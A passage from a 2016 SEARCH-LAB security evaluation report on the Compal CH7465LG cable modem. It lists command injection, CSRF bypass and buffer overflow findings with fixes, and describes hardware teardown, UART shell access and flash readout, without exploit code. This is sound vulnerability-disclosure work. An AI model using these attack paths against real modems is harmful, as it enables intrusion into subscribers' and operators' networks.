EVALUATION REPORT

Security evaluation of the Compal Broadband networks CH7465LG "**Mercury**" Modem

Document identification

Date: July 20, 2016
Version: 1.1
Created by: Gergely Eberhardt, György Bácsi, Imre Rad, Attila Szász
Reviewed by: Balázs Berkes

Budafoki út 91-93.
1117 Budapest, Hungary
www.search-lab.hu

phone: +36-1-205-3098
fax: +36-1-205-3099
info@search-lab.hu

TABLE OF CONTENTS

1 Executive Summary

SEARCH-LAB Ltd. carries out Security Evaluations (SEs) to verify whether a Target device complies with professionally expectable and/or customer-defined security requirements, as well as to check that the valuable assets, that are associated with the evaluated device, are appropriately protected.

In cooperation with UPC Magyarország Kft., the Hungarian subsidiary of Liberty Global, SEARCH-LAB Ltd. carried out a Security Evaluation (SE) to verify the security of the Compal Broadband networks CH7465LG Cable Modem. The evaluation was carried out in a black-box manner, without any additional information. We received only two sample boxes from UPC Magyarország Kft. for the sake of testing.

This report presents the results of the 2-week security evaluation conducted between November 20, 2015 and December 3, 2015 at SEARCH-LAB's premises in Budapest.

We carried out the evaluation – researching practical security requirements, defining and executing test cases, describing security-relevant findings, and performing a Risk Analysis – according to our MEFORMA evaluation methodology [1], using the external and internal interfaces normally available on the Modem in a black-box manner.

After evaluating the samples both against security requirements and against other threats that we considered relevant, we have estimated the attack cost associated with the findings, and recommended corrections to improve security.

Most important findings

We found the following findings to present Very High or Catastrophic level risk, and recommended corrections as below. For a full list of all findings and their detailed descriptions as well as specific recommendations, see chapter 6.1. For a risk analysis for each finding, see chapter 6.2.

- Unauthenticated remote command injection in ping command (6.1.19)
  - Verify or escape the input string or use exec instead of system.
- Unauthenticated remote command injection in stop diagnostic command (6.1.21)
  - Use an enum to select the command to be stopped instead of sending the command name directly.
- CSRF protection could be bypassed (6.1.26)
  - Implement CSRF protection correctly.
- Backup/restore interface allowed remote reconfiguration without authentication (6.1.35)
  - Use device specific or user provided key to encrypt the backup file and allow restore only after authentication.
- UPC Wi-Free network interface was accessible on the Wi-Fi SoC (6.1.34)
  - Prevent access from the Wi-Fi SoC.
- Buffer overflow in the Web server HTTP version field (6.1.7)
  - Create the HTTP version field from hard-coded strings.

- Authenticated remote command injection in tracert command (6.1.20)
  - Verify or escape the input string or use exec instead of system.
- Buffer overflow in stop diagnostic command (6.1.23)
  - Limit the input length.
  - Use an enum to select the command to be stopped instead of sending the command name directly.
- Unauthenticated local command injection with RPC on Main SoC (6.1.30)
  - The RPC service should be accessible only for the Wi-Fi SoC, so implement proper iptable rules to achieve this.
  - Remove the diagnostic-flash and diagnostic-usb functions if these are not used.
  - Verify and escape the received input before it would be used in the system command.
- Unauthenticated remote DoS against the device (6.1.13)
  - Allow factory reset only after authentication.
- Remote DoS with stop diagnostic command (6.1.22)
  - Use an enum to select the command to be stopped instead of sending the command name directly.

Using the combination of the above findings, an attacker might be able to carry out attacks in the following manner:

- An attacker might execute arbitrary commands and fully reconfigure all settings of the modem via the WAN, LAN, or Wi-Fi interface from a remote location without any prerequisites and with minimal local user actions (like visiting a web page controlled by the attacker). Some of the vulnerabilities make this possible even if remote administration features are explicitly disabled.
- Reconfiguration can be made persistent, surviving restarts of the Modem.
- An attacker might be able to eavesdrop or modify the user's network traffic using the above exploits.
- An attacker might start a coordinated attack through the Operator's network exploiting a large number of the devices, resulting in increased traffic and possibly administrative restrictions against Operator network or endpoints.
- Attackers might carry out Denial-of-Service attacks, preventing the user from accessing the Modem via the WAN, LAN, or Wi-Fi interfaces.
- The user of the Modem might be able to modify functionality of the Modem and access its networks, including access to the cable network via the DOCSIS interface, potentially attacking CMTS and other equipment in the Operator network.
- The user of the Modem might be able to intercept all communication via its networks, including the traffic of Wi-Free users connecting via the Modem.
- The user of the modem might steal or replace the DOCSIS credentials stored in the Modem to impersonate it.

We have a good reason to assume that similar vulnerabilities affect other routers and modems used in Liberty Global networks. Therefore, we strongly suggest that other devices should be tested against the vulnerabilities revealed in this Evaluation.

Conclusion

The CH7465LG Modem from Compal Broadband networks had a combination of vulnerabilities that made the device vulnerable and exploitable from both local and remote locations, with or without user intervention. These vulnerabilities enable attacks that could cause severe damage to the User and to the Operator's network.

We advise that the Operator define the most valuable assets that a Modem needs to protect. We also recommend the Operator to set up a Security Guidance and Evaluation Process to assess the most critical vulnerabilities, and assist Device Manufacturers to protect the most valuable assets systematically.

2 Introduction

2.1 Foreword

SEARCH-LAB is a security evaluation laboratory to performing independent security evaluations on client devices (STBs, phones, routers, etc.). We have evaluated the sample Modems against the security requirements as listed in chapter 5, as well as other possible threats. Finally, we have suggested security levels for the Modem based on the Evaluation Methodology [1].

2.2 Scope

In this pilot evaluation we evaluated the Compal Broadband networks CH7465LG Cable Modem to find out its level of protection against various attack methods and different attacker motivations.

The Target of Evaluation (ToE) was a 802.11n/ac EURODOCSIS 3.0 Cable Modem. The Modem featured EURODOCSIS 3.0 networking via cable interface, a 4-port Ethernet switch, 802.11n/ac 2.4/5 GHz Wi-Fi network interface, router and firewall functionality.

This evaluation was carried out in a black box manner, using only generic information publicly available and using information gathered from the ToE.

2.3 Document overview

In chapter 3 we describe the samples, their external and internal interfaces, and main electronic components. We also list the documentation as well as the hardware and software tools that we used during the SE.

In chapter 4 we describe the test cases performed during the SE, and their results. The chapter covers external and internal interfaces, software protection and discussion of the Modem features.

Chapter 5 goes through security requirements found relevant, and we assess whether the requirements were fulfilled.

In chapter 6 we sum up our findings and give recommendations to improve the security of the product, which is followed by a risk analysis of the findings.

Chapter 7 lists the used references.

The appendices present output generated at evaluation and relevant to our analysis.

2.4 Version history

Version	Modification	Date
1.0	First version of the pilot project report	December 11,2015
1.1	Version made public	July 20, 2016

3 TEST ENVIRONMENT

In this chapter we briefly describe the samples, as well as listing the documentation and the hardware and software tools that we used during the SE.

3.1 Samples and other deliveries

For the evaluation we received two Compal 802.11n/ac EURODOCSIS 3.0 cable modems. We identify and describe the received samples in the following sections.

3.1.1 Unique identification and version numbers

	Sample #1	Sample #2
Model number	CH7465LG-LC	
Serial number S/N	DDAP51670127	DAAP51080003
CM MAC address	dc:53:7c:86:d8:9f	dc:53:7c:57:11:79
MTA MAC address	dc:53:7c:86:d8:a0	dc:53:7c:57:11:7a
HW revision	4.01	0.01
BL revision	PSPU-Boot 2.0.0.35 (CBN 02)	
SW version	CH7465LG-NCIP-4.50.18.13-NOSH	
Tags	(Not marked)	Engineering

3.1.2 Design

The received modems were medium sized boxes with a white plastic casing and with a WPS button on the front panel – see Figure 2. For details about the external interfaces, refer to section 3.1.4.

The modems arrived in their individual packages. The modems and packages contained the following labels (see Figure 1 for an example):

- Device name and info
- S/N Serial number
- CM MAC address
- MTA MAC address
- SSIDs and Wi-Fi password
- Settings Password
- WPS PIN

Figure 1: Label for the Engineering sample

Figure 2: Exterior of the Modem

The samples arrived with the following accessories:

- Ethernet cable (2 pieces)
- Power supply unit (2 pieces)
- Safety information leaflet

Figure 3: The Modem and its accessories

3.1.3 Components

The electronics of the modems consisted of one circuit board. Figure 4 displays the interior of the Modem. Figure 5 displays the two sides of the PCB with the main components identified.

List of identified major components			
ID	**Name**	**Description**	**Information/Datasheet**
U1	DHCE2652 11E 452B761SR278	Intel XScale CE26XX processor Referred as **Main SoC** NP-CPU (192.168.254.253)	https://wikidevi.com/wiki/Intel/Intel_XScale_Processors#Consumer_Electronics_Processors
U14	AF10G2BAFA 01507 1967570-8825	All-Flash TSOP-48 1Gbit parallel NAND flash chip	—
U20	PS8211-0 PHISONUT1443A SHIRYAIEE	PHISON eMMC flash chip	http://www.phison.com/English/ICSpeed.asp?SortID=61

List of identified major components			
U8, U10	ProMOS 1451ZFR V73CAG02168RBJJ 11	HIGH PERFORMANCE 2Gbit DDR3-1600 SDRAM 8 BANKS X 16Mbit X 16	http://www.promos.com.tw/website/html/chinese/img/V73CAG02808_168RB(1.2).pdf
U1007	Realtek RTL8365MB E7K96E7	Layer2 4+1 port ethernet switch controller	http://www.realtek.com/products/productsView.aspx?Langid=1&PNid=18&PFid=15&Level=5&Conn=4&ProdID=296
UA1	Celeno CL2330 KGLMR.1JW 1450 B2E TW	dual band 3x3 802.11ac single chip with 1300Mbps PHY rate support Referred as **Wi-Fi SoC** APP CPU (192.168.254.254)	http://www.celeno.com/products/cl2330.html
UA5	ST 528RK K507	M95128 CMOSF8H SPI bus serial automotive EEPROM	http://www.st.com/st-web-ui/static/active/cn/resource/technical/document/application_note/DM00105529.pdf
UZ1	Celeno MEDIATEK CL242 1438-BMAL CTP18Y62	3.3V SMD QFN56 GP 802.11B/G/N Wi-Fi chip	—
U11	Le9662WQC Z B G 1409MAJ	Subscriber Line Interface Concept (SLIC)	http://www.microsemi.com/document-portal/doc_view/132685-le9662-product-brief
EU3	MAXIM 3521E TP509 +BSAB	MAXIM 3521E Docsis3 Upstream amplifier	https://www.maximintegrated.com/en/products/comms/wireless-rf.html
EU5	MxL MXL267D KJJAF.19 1451CC	Maxlinear MXL267D Reciever IC 24-channel DOCSIS 3.0 digital cable receiver	http://www.maxlinear.com/maxlinear-mxl267-full-spectrum-capture-receiver-powers-avms-eurodocsis-3-0-cable-gateway-family/

Figure 4: The interior of the ToE




Figure 5: The two sides of the main board with main components identified

The photos of the PCB were taken from the Engineering sample. The other sample looked identical.

3.1.4 Interfaces

On the front panel of the Modem (displayed in Figure 2) the following interfaces could be seen from top to bottom:

- 3 control leds (behind a plastic cover)
- WPS button

On the back panel of the Modem (displayed in Figure 6) the following interfaces could be seen from top to bottom:

- 2 RJ11 telephone connectors
- 4 RJ45 Ethernet connectors
- Reset button
- RF cable input
- DC input
- Power on switch

Figure 6: The back panel of the ToE

We found the following internal interfaces in the Modem, see Figure 7:

- Connectors, cabling, and antennas for Wi-Fi 2.4 and 5GHz
- UART terminal connector pads for the Wi-Fi SoC
- UART terminal connector pads for the Main SoC
- Front panel switch pads




Figure 7: Internal interfaces of the ToE

The ToE could be controlled through the web interface, see Figure 8. This logical interface was available via the local network interface at the standard address 192.168.0.1.




Figure 8: Screenshot of the web interface

3.2 Documentation and other information

In this section we list all device- or technology-specific, as well as generic information that we used during this evaluation.

3.2.1 Generic and chipset-specific information

- Security Evaluation Methodology [1]

3.2.2 ToE-specific information

- User guides of similar modems downloaded from the internet:
  - https://www.comhem.se/blob/43590/3/manual-compal-ch7284e-data.pdf
  - https://www.upc.cz/pdf/manualy_inet/15258_UPC_Mercury_modem_uzivatelsky_manual_v5.pdf
- Datasheets of components downloaded from the Internet (3.1.3)

3.3 Tools and testing equipment

The lab was equipped with the hardware and software tools listed in this section.

3.3.1 Hardware tools

- Soldering station, SMD heat gun, BGA reballing equipment
- Digital oscilloscope, multimeters, laboratory power supply
- Various serial analyzers and level converters
- Dataman-48PRO+ Advanced Universal Programmer
- Saanlima Pipistrello LX45
- BeagleBoard-xM

3.3.2 Software tools

- SEARCH-LAB tools
  - Various binary, Linux file system, protocol, and memory analysis scripts and tools
  - Flinder (http://www.flinder.hu)
  - CVE lookup tool 1.0.5686.22825
  - Root File System Analyzer tool 1.0.5805.17794
- Hex Workshop hexadecimal editor (v6.7)
- Ida PRO interactive disassembler (v6.4.130306)
- Open Logic Sniffer (v0.9.7.2-pipistrello)
- John the Ripper (v1.7.3.1)
- MITMProxy (release 0.13)
- Nmap (v6.25)
- Yafu - Yet Another Factorizing Utility (v1.34)
- Google nogotofail 1.2.0 - network security testing tool
- TLSPretense (May 18 2015) - SSL/TLS Client Testing Framework
- LiME Linux Memory Extractor (v1.7.2)

4 Security Evaluation

In the upcoming sections we describe the test cases that we carried out to evaluate the security level of the Modem features and functionalities. The test cases focus on the scope of the project specified in the project proposal.

Throughout the evaluation, we used several symbols to denote the results of individual tests within a test case. These symbols were as follows:

> **✓:** Normal operation. The outcome of the test indicates that the implementation is correct.
>
> **💣:** Problem. The outcome of the test has clearly identified a security problem.
>
> **😐:** Potential / possible problem. The outcome of the test does not clearly indicate a security problem, but may lead to unexpected or abnormal operation.
>
> **–:** Inconclusive. The test results indicate that a security issue is suspected, but the validity of the problem could not be verified (e.g. a necessary interface wasn't available during the test). This may either be a *potential problem* (if the issue is currently not valid) or a *problem* (if the issue is currently valid).

Specific security-relevant findings were highlighted in **bold** within the text to allow for easier identification.

We also used special fonts to denote commands, file names and source code snippets:

Courier (not bold): This font indicates a filename, constant or other source code element.

Courier (bold): This font indicates a protocol or command name.

4.1 External interfaces

In this section we describe the tests that targeted the externally available interfaces of the ToE, which can be accessed without opening the casing (potentially voiding the warranty). These interfaces can be probed by practically any user without too much risk.

4.1.1 Front panel buttons and LEDs

The buttons on the Modem can often be used to access hidden or service menus or to activate hidden options of ToEs.

Specifically, the two available buttons were for WPS (Wi-Fi protected setup) and Reset. Although both functions provide security-relevant attack possibilities, we considered these functions standard, with known weaknesses described in literature[1]. Due to time restrictions we did not test these features further.

4.1.2 RF cable interface with DOCSIS

The RF cable interface could be used to test DOCSIS 3.0 networking upstream and downstream. To test this interface in custom setups, specialized equipment like DOCSIS 3.0 CMTS would be needed.

The Cable Interface was connected to the DOCSIS 3.0 chips in the cable Modem to provide networking via the operator network. Although we did not actively connect the ToE to the Operator network, our software analysis revealed potential vulnerabilities regarding this interface – see chapter 4.5.5.

Due to time and budget restrictions, we did not test the physical interface further.

4.1.3 Telephone connectors

The ToE provided two RJ11 phone connectors, to connect VOIP phone sets.

Although VOIP functions and the telephony interfaces could provide security-relevant attack possibilities, we did not test these features further due to time restrictions.

4.1.4 Ethernet interfaces

The ToE had a 4+1-port Ethernet switch with four RJ45 connectors laid out on the back panel of the Modem. We connected one to our test network environment and used this interface for testing networking functionality in the Modem. Please refer to chapter 4.4 for a detailed description about security of network interfaces.

4.2 Internal interfaces

In this section we describe the tests that targeted the internal interfaces of the ToE, which can only be accessed after opening the casing (often voiding the warranty). These interfaces will only be probed by more dedicated tinkerers or those with instructions.

In evaluations carried out in a grey box manner we usually receive documentation such as schematics, PCB layout, description of components and interfaces, as well as description of content and their protection in the memory chips. In the current evaluation, our analysis was limited to identifying the most vulnerable physical interfaces due to the time and resource constraints.

[1] https://en.wikipedia.org/wiki/Wi-Fi_Protected_Setup#Vulnerabilities

4.2.1 Flash interfaces

The ToE had two flash chips, a flash with eMMC interface (U20) and a NAND flash chip (U14) on the two sides of the PCB (see section 3.1.3). Both of these flashes were connected to the same parallel interface, which connected these devices to the Main SoC.

Both flash interfaces were accessible at the chip pins.

We desoldered the NAND flash chip and read out its contents using the Dataman-48PRO+ Advanced Universal Programmer. We had no data sheet available for the flash chip, so there remained some uncertainty regarding its exact parameters. The following configuration provided successful flash readout, matching the flash IDs read out:

```
Device info:
           Manufacturer: All-Flash
                   Type: AFA1G08T-A04 [TSOP48]
            8-bit bytes: 8400000h (138 412 032 Bytes)
           Organization: 8400000hx8 bit
              Algorithm: Specialized
 Implemented in SW ver.: 3.02m
    Modified in SW ver.: 3.07
           Package Info: TSOP(48), 12x20mm
```

An attacker would have been able to replace flash contents by replacing the flash chips or their content. For an analysis of the flash contents, see chapter 4.3.1.

4.2.2 EEPROM interface

The Wi-Fi SoC had an SPI serial EEPROM chip (UA5) connected (see section 3.1.3). The EEPROM interface was accessible at the pins of the chip.

We could have been able to desolder and read out the EEPROM contents, but did not evaluate this interface further due to time constraints.

4.2.3 Local memory interface

The STB had two RAM chips (U8 and U10) on the PCB (see section 3.1.3).

The DRAM chips were TSOP packaged, making all signal lines accessible. We did not evaluate this interface further due to time constraints.

4.2.4 PCIe

The Wi-Fi SoC chip had PCIe bus interface, but we received no documentation or description about the use of this interface. We suspected that this interface was used as the data path for the PHY interface, connecting the Wi-Fi SoC to the Main SoC. We further analyzed security of the PHY interfaces on the software level, see section 4.4.6.

4.2.5 UART of the Wi-Fi SoC (J15)

The PCB had pin pads (J15) with a standard serial UART connection with 3.3V logical levels. We soldered on pins and attached an oscilloscope to the pins and found that there was serial communication at 115200 baud on one of the pins. We connected a serial-USB converter deducing the position of the RX/TX pins.

We found that the UART functioned as a serial terminal with boot log, and an interactive shell for the Wi-Fi SoC. See Appendix C and Appendix D for captures.

The interactive shell provided many functions, including low-level access to gpio, mii, and flash / mmc / SPI interfaces among others.

4.2.6 UART of the Main SoC (J23)

The PCB had pin pads (J23) with a standard serial UART connection with 3.3V logical levels. We soldered on pins and attached an oscilloscope to the pins and found that there was serial communication at 115200 baud on one of the pins. We connected a serial-USB converter deducing the position of the RX/TX pins.

We found that the UART functioned as a serial terminal with boot log, and an interactive boot shell for the Main SoC. See Appendix E and Appendix F for captures.

At the end of the boot process, this UART was switched to 9600baud mode. The kernel logged starting consoles (see at the end of Appendix E), but there was no further output on this console, and we were not able to enter interactive mode either.

The interactive boot shell provided many functions, including low-level access to boot options, and flash / mmc / SPI interfaces among others.

4.3 System software

4.3.1 Flash contents of the main SoC

NAND flash contents

We extracted the flash contents from the NAND flash chip, see also section 4.2.1.

We found the following content in the NAND flash memory after removing OOB.




Figure 9: Entropy plot of the NAND flash memory contents (without OOB data)

Nearly all of the content in the 128MByte flash readout was high entropy, with several low entropy sections containing all FF bytes. We have seen no signs of how this data was used by the Main or the Wi-Fi SoC, and could not identify the data contents of this flash chip.

Storage memory contents read out via Main SoC

After gaining access to the shell of the Main SoC (see 4.3.4), we were able to execute `dd` command in a telnet terminal, and read out full memory contents accessible to the Main SoC. The device contained the 115072-byte partition named `mmcblk0`, that might have been stored on the eMMC flash device (see 4.2.1).

